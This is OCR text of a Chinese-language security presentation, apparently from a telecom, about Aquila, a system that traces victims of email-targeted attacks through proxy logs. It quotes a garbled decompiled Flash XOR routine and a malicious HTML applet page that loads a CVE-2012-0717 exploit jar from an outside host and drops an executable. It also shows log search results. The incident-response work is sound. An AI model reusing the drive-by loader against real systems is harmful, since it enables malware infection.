
```
public static function Encrypt3(arg0:flash.utils::ByteArray)
{
    var loc0:* = arg0.length;
    var loc1:* = 0;
    if(loc1 < loc0)
    {
        var loc2:* = loc1;
        loc2 = arg0[loc2] ^ 168;
        arg0[loc2] = 0;
        arg0.loc2 = 0;
        arg0[loc1] = 0;
        loc2 = loc1;
        loc2 = arg0[loc2] ^ 93;
        arg0[loc2] = 0;
        arg0.loc2 = 0;
        arg0[loc1] = 0;
        loc1 = loc1 + 1;
    }
    return;

}
```

http://210.xxx.x.20/mhpas/javafw.html


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!-- saved from url=(0028)http://64.^.^^.48/test2.html -->
<HTML><HEAD><TITLE></TITLE>
<META content="text/html; charset=gb2312" http-equiv=Content-Type>
<META name=GENERATOR content="MSHTML 8.00.6001.18702"></HEAD>
<BODY><APPLET archive=cve-2012-0717.jar codeBase="http://210.^^1.^.20/mhpas/"
code=cve1723.Attacker.class width=1 height=1>
<param name="data" value="http://210.^^.^.20/mhpas/javaws123s.jsp"><param name="jar" value="msconfig.exe"></APPLET>
</BODY></HTML>
```

問題來了 ~~

- 我怎麼知道還有誰打開這封信??



我們的解決方案




Aquila Project簡介


- Goal
  - ✓ Identify and analyze the emergent security threats
  - ✓ Developing a mechanism to identify the victims
  - ✓ Integrating the deployed defensing mechanisms to speed up incident response

Speed! I'm speed

想法



Verifying
Finding Anomalies
Preserving and downsizing data
Aquila

Preserving data



Downsizing data


策略: 保留和資安有關的資訊
1. 不必要的欄位
2. 己知的正常行為
3. …



Per day


Aquila系統架構

Example of Proxy Log (44GB per day)




Finding Anomalies

參考內部的事件分析結果



參考外部的事件分析結果



Aquila管理介面

功能選項

操作頁面

追蹤Email目標攻擊

Aquila CHT Malware Searcher

搜尋
白名單
黑名單
灰名單
檢視Vic
帳號管
統計分
登出

以網址搜尋主機

Aquila CHT Malware Searcher

搜尋
白名單管理
黑名單管理
灰名單管理
檢視Victim
帳號管理
統計分析
登出

搜尋結果如下： 回原搜尋結果頁面

由 3148910952 筆資料中搜尋得到，花費搜尋時間 26.745 秒

序號	時間	存取目標	方法	status	Port	路徑	型態	長度	資料來源	referer
1	2012-07-23 09:12	210.[illegible].20	GET	304	80	/mhpas/javafw.html-	text/html	279	2012-07-23 10:09:57.616.30.	-
2	2012-07-23 09:12	210.[illegible].20	GET	200	80	/mhpas/-	text/html	10385	2012-07-23 10:09:57.616.30.	-
3	2012-07-23 09:12	210.[illegible].20	GET	404	80	/favicon.ico-	text/html	3989	2012-07-23 10:09:57.616.30.	-
4	2012-07-23 09:13	210.[illegible].20	GET	304	80	/mhpas/javafw.html-	text/html	279	2012-07-23 10:09:57.616.30.	-
5	2012-07-23 09:13	210.[illegible].20	GET	200	80	/mhpas/-	text/html	10318	2012-07-23 10:09:57.616.30.	-
6	2012-07-23 09:13	210.[illegible].20	GET	404	80	/favicon.ico-	text/html	3989	2012-07-23 10:09:57.616.30.	-
7	2012-07-23 10:12	210.[illegible].20	GET	304	80	/mhpas/javafw.html-	text/html	279	2012-07-23 11:27:30.06.30.	-
8	2012-07-23 10:12	210.[illegible].20	GET	200	80	/mhpas/-	text/html	10385	2012-07-23 11:27:30.06.30.	-
9	2012-07-23 10:12	210.[illegible].20	GET	304	80	/mhpas/javafw.html-	text/html	279	2012-07-23 11:27:30.06.30.	-
10	2012-07-23 10:12	210.[illegible].20	GET	200	80	/mhpas/-	text/html	10318	2012-07-23 11:27:30.06.30.	-

